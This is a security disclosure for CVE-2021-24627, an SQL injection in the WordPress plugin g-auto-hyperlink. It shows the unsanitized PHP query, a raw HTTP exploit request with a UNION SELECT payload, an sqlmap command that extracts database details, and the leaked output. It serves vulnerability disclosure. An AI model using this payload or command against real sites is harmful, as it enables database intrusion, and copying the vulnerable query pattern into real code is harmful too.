Wp Plugin G Auto Hyperlink

Plugin Details

Plugin Name: wp-plugin : g-auto-hyperlink
Effected Version : 1.0.1 (and most probably lower version's if any)
Vulnerability : Injection
Minimum Level of Access Required : Administrator
CVE Number : CVE-2021-24627
Identified by : Shreya Pohekar
WPScan Reference URL

Disclosure Timeline

- June 15, 2021: Issue Identified and Disclosed to WPScan
- June 18, 2021 : Plugin Closed
- August 13, 2021 : CVE Assigned
- October 7, 2021 : Public Disclosure


Technical Details


The edit entry takes in GET parameter `id` that is inserted into the sql statement without proper sanitization, validation or escaping that leads to SQL Injection.

Vulnerable Code: g-auto-hyperlink.php#L271

```
270:    $id = $_GET['id'];
271:    $result = $wpdb->get_row("SELECT * FROM $table WHERE id = $id");
```

PoC Screenshot





Exploit

```
GET /wp-admin/admin.php?page=g-auto-hyperlink-edit&id=-2198+UNION+ALL+SELECT+NULL%2Ccurrent_user%28%29%2Ccurrent_user%28%29%2C
Host: 172.28.128.50
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/91.0.4472.77 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-ex
Referer: http://172.28.128.50/wp-admin/admin.php?page=g-auto-hyperlink
Accept-Language: en-US,en;q=0.9
Cookie: wordpress_232395f24f6cff47569f2739c21385d6=admin%7C1623208844%7CamopuMuvOrpfOx3jlaQP9xCWFDiRBgT6Nvnsq7Wgzvr%7C1f157524
Connection: close
```

SQLMap command

```
sqlmap -r hyperlink.req --dbms mysql --current-user --current-db -b -p id --batch --flush-session
```

Response

```
...
                        <input type="text" name="keyword" id="keyword" placeholder="Enter the Keyword" value="bob@localhost" /
                        <p class="keyword_error form_error"></p>
                </td>
        </tr>
        <tr>
                <th><label for="url">URL *</label></th>
                <td>
                        <input type="text" name="url" id="url" value="bob@localhost" placeholder="Enter the URL" />
                        <p class="url_error form_error"></p>
```

```
                </td>
        </tr>
        <tr>
                <th><label for="title">Title *</label></th>
                <td>
                        <input type="text" name="title" id="title" value="bob@localhost" placeholder="Enter the Title" />
                        <p class="title_error form_error"></p>
                </td>
        </tr>
...
```